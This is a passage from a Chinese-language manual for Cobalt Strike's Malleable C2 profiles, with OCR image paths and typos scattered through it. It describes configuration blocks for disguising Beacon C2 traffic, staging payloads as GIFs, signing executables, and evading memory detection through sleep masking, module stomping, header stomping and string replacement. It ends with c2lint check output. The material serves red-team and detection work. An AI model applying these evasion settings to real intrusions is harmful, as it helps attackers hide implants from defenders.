Cobalt Strike 的 Web 服务器使用 Beacon 执行的任务来应答此 HTTP GET。这些任务最初是作为一个加密的二进制 blob 发送的。您可以在 HTTP GET 的服务器上使用 output 关键字转换此信息。

当 Beacon 执行其任务时，它会累积输出。完成所有任务后，Beacon 会检查是否有要发送的输出。如果没有输出，Beacon 会进入睡眠状态。如果有输出，Beacon 会发起 HTTP POST 请求。

HTTP POST 请求必须包含 URI 参数或标头中的会话 **ID**。Cobalt Strike 使用此信息将输出与正确的会话相关联。发布的内容最初是加密的二进制 blob。您可以使用 http-post 的客户端上的 output 关键字转换此信息。

Cobalt Strike 的 Web 服务器可能会响应任何请求的 HTTP POST。Beacon 不会清除或使用此信息。您可以使用 http-post 的服务器上的 output 关键字指定 HTTP POST 的输出。

注意：虽然 http-get 默认使用 GET，而 http-post 默认使用 POST，但您不必拘泥于这些选项。使用动词选项更改这些默认值。这里有很大的灵活性。

此表总结了这些关键字及其发送的数据：

Request	Component	Block	Data
http-get	client	metadata	Session metadata
http-get	server	output	Beacon's tasks
http-post	client	id	Session ID
http-post	client	output	Beacon's responses
http-post	server	output	Empty
http-stager	server	output	Encoded payload stage

HTTP Staging

Beacon 是一个分阶段的有效载荷。这意味着有效负载由 stager 下载并注入内存。在目标内存中有 Beacon 之前，HTTP GET 和 HTTP POST 指标不会生效。Malleable C2 的 http-stager 块可自定义 HTTP 分段过程。

```
http-stager {
    set uri_x86 "/get32.gif";
    set uri_x64 "/get64.gif";
```

该 **uri_x86** 选项设置 URI 下载 x86 的有效载荷阶段。该 **uri_x64** 选项设置 URI 下载 64 位的有效载荷阶段。

```
client {
        parameter "id" "1234";
        header "Cookie" "SomeValue";
    }
```

http-stager 上的 client 关键字定义了 HTTP 事务的客户端。使用 parameter 关键字将参数添加到 URI 中。使用 header 关键字将标头添加到 stager 的 HTTP GET 请求中。

```
server {
        header "Content-Type" "image/gif";
        output {
            prepend "GIF89a";
            print;
        }
    }
}
```

HTTP stager 上下文下的 server 关键字定义了 HTTP 事务的服务器端。header 关键字将服务器头添加到服务器的响应中。HTTP stager 服务器上的 output 关键字是用于更改有效负载阶段的数据转换。此转换只能在阶段前附加字符串。使用打印终止语句关闭此输出块。

HTTP Headers

http-config 块对 Cobalt Strike 的 Web 服务器提供的所有 HTTP 响应都有影响。在这里，您可以指定其他 HTTP 标头和 HTTP 标头顺序。

```
http-config {
    set headers "Date, Server, Content-Length, Keep-Alive, Connection, Content-Type";
    header "Server" "Apache";
    header "Keep-Alive" "timeout=5, max=100";
    header "Connection" "Keep-Alive";
}
```

header 关键字为 cobalt strike 的每个 HTTP 响应添加一个 header 值。如果响应中已经定义了标头值，则忽略该值。

set headers 选项指定这些 HTTP 头在 HTTP 响应中的传递顺序。不在此列表中的任何标题都将添加到末尾。

使用 SSL Beacon 的自签名证书

HTTPS Beacon 在其通信中使用 HTTP Beacon 的指示符。Malleable C2 配置文件还可以指定 Beacon C2 服务器的自签名 SSL 证书的参数。如果要在 SSL 证书中复制具有唯一指示符的 actor，这非常有用：

```
https-certificate {
    set CN       "bobsmalware.com";
    set O        "Bob's Malware";
}
```

置文件控制的证书参数：

Option	Example	Description
C	US	Country
CN	beacon.cobaltstrike.com	Common Name; Your callback domain
L	Washington	Locality
O	Strategic Cyber LLC	Organization Name
OU	Certificate Department	Organizational Unit Name
ST	DC	State or Province
validity	365	Number of days certificate is valid for

使用 SSL Beacon 的有效 SSL 证书

您可以选择将有效 SSL 证书与 Beacon 一起使用。使用 Malleable C2 配置文件指定 Java 密钥库文件和密码。此密钥库必须包含证书的私钥，根证书，任何中间证书以及 SSL 证书供应商提供的域证书。Cobalt Strike 希望在与 Malleable C2 配置文件相同的文件夹中找到 Java Keystore 文件。

```
https-certificate {
    set keystore "domain.store";
    set password "mypassword";
}
```

使用有效 SSL 证书的参数是：

Option	Example	Description
keystore	domain.store	Java Keystore file with certificate information
password	mypassword	The password to your Java Keystore

以下是创建用于 Cobalt Strike 的 Beacon 的有效 SSL 证书的步骤：

1.使用 keytool 程序创建 Java 密钥存储文件。这个程序会询问“你的姓名是什么？” 确保使用完全权威的域名来响应 Beacon 服务器。另外，请确保记下密钥库密码。你以后会需要它。

```
$ keytool -genkey -keyalg RSA -keysize 2048 -keystore domain.store
```

2.使用 keytool 生成证书签名请求（CSR）。您将向您的 SSL 证书供应商提交此文件。他们将验证您的身份并颁发证书。有些供应商比其他供应商更容易和便宜。

```
$ keytool -certreq -keyalg RSA -file domain.csr -keystore domain.store
```

3.导入 SSL 供应商提供的 Root 和任何中间证书。

```
$ keytool -import -trustcacerts -alias FILE -file FILE.crt -keystore
domain.store
```

4.最后，您必须安装域证书。

$ keytool -import -trustcacerts -alias mykey -file domain.crt -keystore domain.store

而且，就是这样。您现在拥有一个可以与 Cobalt Strike 的 Beacon 一起使用的 Java Keystore 文件。

代码签名证书

Attacks -> **Packages** -> **Windows Executable** and **Windows Executable (S)** 为您提供签署可执行文件或 DLL 文件的选项。要使用此选项，必须使用代码签名证书和私钥指定 Java Keystore 文件。Cobalt Strike 希望在与 Malleable C2 配置文件相同的文件夹中找到 Java Keystore 文件。

```
code-signer {
        set keystore "keystore.jks";
        set password "password";
        set alias       "server";
}
```

代码签名证书设置为：

Option	Example	Description
alias	server	The keystore's alias for this certificate
digest_algorithm	SHA256	The digest algorithm

keystore	keystore.jks	Java Keystore file with certificate information
password	mypassword	The password to your Java Keystore
timestamp	false	Timestamp the file using a third-party service
timestamp_url	http://timestamp.digicert.com	URL of the timestamp service

PE and Memory Indicators

Malleable C2 配置文件中的 stage 块控制 Beacon 如何加载到内存中并编辑 Beacon DLL 的内容。

```
stage {
        set userwx "false";
        set compile_time "14 Jul 2009 8:14:00";
        set image_size_x86 "512000";
        set image_size_x64 "512000";
        set obfuscate "true";

        transform-x86 {
                prepend "\x90\x90";
                strrep "ReflectiveLoader" "DoLegitStuff";
        }
        transform-x64 {
```

```
                # transform the x64 rDLL stage
        }

        stringw "I am not Beacon!";
}
```

阶段块接受将字符串添加到 beacon dll 的.rdata 部分的命令。string 命令添加一个以零结尾的字符串。stringw 命令添加了一个宽（utf-16le 编码）字符串。data 命令按原样添加字符串。

Transform-x86 和 Transform-X64 阻止 PAD 和 Transform Beacon 的反射 DLL 阶段。这些块支持三个命令：prepend、append 和 strrep。

prepend 命令在 beacon 的反射 dll 之前插入一个字符串。append 命令在 beacon-reflective dll 后面添加一个字符串。确保预先准备好的数据是阶段体系架构（x86、x64）的有效代码。c2lint 程序没有对此进行检查。strrep 命令替换 beacon 反射 dll 中的字符串。

stage 块接受几个控制 Beacon DLL 内容的选项，并提供改变 Beacon 反射加载器行为的提示：

Option	Example	Description
checksum	0	The CheckSum value in Beacon's PE header
cleanup	false	Ask Beacon to attempt to free memory associated with the Reflective L package that initialized it.
compile_time	14 July 2009 8:14:00	The build time in Beacon's PE header

entry_point	92145	The EntryPoint value in Beacon's PE header
image_size_x64	512000	SizeOfImage value in x64 Beacon's PE header
image_size_x86	512000	SizeOfImage value in x86 Beacon's PE header
module_x64	xpsservices.dll	Same as module_x86; affects x64 loader
module_x86	xpsservices.dll	Ask the x86 ReflectiveLoader to load the specified library and overwrite space instead of allocating memory with VirtualAlloc.
name	beacon.x64.dll	The Exported name of the Beacon DLL
obfuscate	false	Obfuscate the Reflective DLL's import table, overwrite unused header conte and ask ReflectiveLoader to copy Beacon to new memory without its headers.
rich_header		Meta-information inserted by the compiler
sleep_mask	false	Obfuscate Beacon, in-memory, prior to sleeping
stomppe	true	Ask ReflectiveLoader to stomp MZ, PE, and e_lfanew values after it lo Beacon payload
userwx	false	Ask ReflectiveLoader to use or avoid RWX permissions for Beacon DLL memory

Cloning PE Headers

Cobalt Strike 的 Linux 软件包包括一个工具 peclone，用于从 dll 中提取头文件并将其显示为一个随时可用的阶段块：

./peclone [/path/to/sample.dll]

内存中的逃逸和混淆

使用 stage block 的 **prepend** 命令来阻止分析，该分析扫描内存段的前几个字节以查找注入 DLL 的符号。如果使用特定于工具的字符串来检测代理，请使用 **strrep** 命令更改它们。

如果 strrep 不够，请将 **sleep_mask** 设置为 true。这导致 Beacon 在进入睡眠状态之前在内存中进行模糊处理。在休眠之后，Beacon 会对自己进行去模糊处理以请求和处理任务。SMB 和 Beacon 将在等待新连接或等待父会话中的数据时进行模糊处理。

决定您希望在内存中看起来像一个 DLL 特征。那么您希望方便检测，请将 stomppe 设置为 false。如果您想在内存中轻微混淆 Beacon DLL，请将 stomppe 设置为 true。如果您想要应对挑战，请将 obfuscate 设置为 true。此选项将采取许多步骤来混淆 Beacon 阶段和内存中 DLL 的最终状态

将 **userwx** 设置为 false 以询问 Beacon 的加载器以避免以 RWX 权限执行。具有这些权限的内存段将引起安全分析师和安全产品的额外关注。

默认情况下，Beacon 的加载程序使用 VirtualAlloc 分配内存。模块踩踏是另一种选择。将 **module_x86** 设置为 DLL，该 DLL 大约是 Beacon 有效负载本身的两倍。Beacon 的 x86 加载器将加载指定的 DLL，在内存中找到它的位置，并覆盖它。这是一种将 Beacon 置于 Windows 与磁盘上的文件关联的内存中的方法。您想要驻留的应用程序不需要您选择的 DLL。重要的是 **module_x64** 选项是相同的，但它会影响 x64 Beacon。

如果您担心在内存中初始化 Beacon DLL 的 Beacon 阶段，请将 **cleanup** 设置为 true。当不再需要时，此选项将释放与 Beacon 阶段相关联的内存。

Process Injection

Malleable C2 配置文件中的进程注入块可以注入内容并控制进程注入行为。

```
process-inject {
        set min_alloc "16384";
        set startrwx "true";
        set userwx "false";

        transform-x86 {
                prepend "\x90\x90";
        }
        transform-x64 {
                # transform x64 injected content
        }

        disable "CreateRemoteThread";
}
```

transform-x86 和 transform-x64 阻止 Beacon 注入的 PAD 内容。这些块支持两个命令：prepend 和 append。

prepend 命令在插入的内容之前插入一个字符串。append 命令在注入的内容之后添加一个字符串。确保预先准备好的数据是注入内容体系架构（x86、x64）的有效代码。c2lint 程序没有对此进行检查。

该 disable 语句是一个提示语，以避免在 beacon 的进程注入例程中使用某些 API 的提示。您可以禁用：**SetThreadContext**，**CreateRemoteThread** 和 **RtlCreateUserThread**。请注意，当您禁用这些调用时，您可能会在 Beacon 的进程注入例程中引入可避免的失败。c2lint 命令会发出一些警告

process-inject 块接受几个控制 Beacon 中的过程注入的选项：

Option	Example	Description
min_alloc	4096	Minimum amount of memory to request for injected content
startrwx	true	Use RWX as initial permissions for injected content. Alternative is RW.
userwx	false	Use RWX as final permissions for injected content. Alternative is RX.

哪个更危险，Malleable C2 还是 swimming pool

答案是什么？两者都有。Malleable C2 为您提供了对网络和主机指标的全新控制。有了这种权限，责任也随之而来。Malleable C2 也是一个犯很多错误的地方。当您自定义配置文件时，需要考虑以下几点：

1.每个 Cobalt Strike 实例一次使用一个配置文件。如果您更改配置文件或加载新配置文件，则以前部署的 Beacons 无法与您通信。


2.始终了解数据的状态以及在开发数据转换时协议允许的内容。例如，如果您使用 base64 编码元数据并将其存储在一个 uri 参数中，那么它将不起作用。为什

么？一些 base64 字符 (+、=、和/) 在 URL 中有特殊含义。c2lint 工具和 Profile Compiler 不会检测这些类型的问题。


3.即使经过小的更改，也要测试您的配置文件。如果 Beacon 无法与您通信，可能是您的配置文件有问题。编辑并重试。


4.信任 c2lint 工具。该工具超越了配置文件编译器。这些检查的基础是这项技术的实施方式。如果 c2lint 检查失败，则表示您的配置文件存在真正的问题。


Malleable Command and Control Demo



HTTP/1.1 200 OK
Server: Apache/2.2.26 (Unix)
X-Powered-By: PHP/5.3.28
Cache-Control: no-cache
Content-Type: text/html
Keep-Alive: timeout=3, max=100
Content-Length: 238
<html><head><mega http-equiv='CACHE-CONTROL' content='NO-CACHE'></head><body>
ur request.<!--havexkVab67wEdhUEYslYRES9lkTupaH8TgKVoyjkvmtQCWMHe5ZGWkyJ0RGDf
havex--></body></html>
[+] POST 3x check passed
[+] .http-get.server.output size is good
[+] .http-get.client size is good
[+] .http-post.client size is good
[+] .http-get.client.metadata transform+mangle+recover passed (1 byte[s])
[+] .http-get.client.metadata transform+mangle+recover passed (100 byte[s])
[+] .http-get.client.metadata transform+mangle+recover passed (128 byte[s])
[+] .http-get.client.metadata transform+mangle+recover passed (256 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (0 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (1 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (48248 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (1048576 byte[s])
[+] .http-post.client.id transform+mangle+recover passed (4 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (0 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (1 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (48248 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (1048576 byte[s]
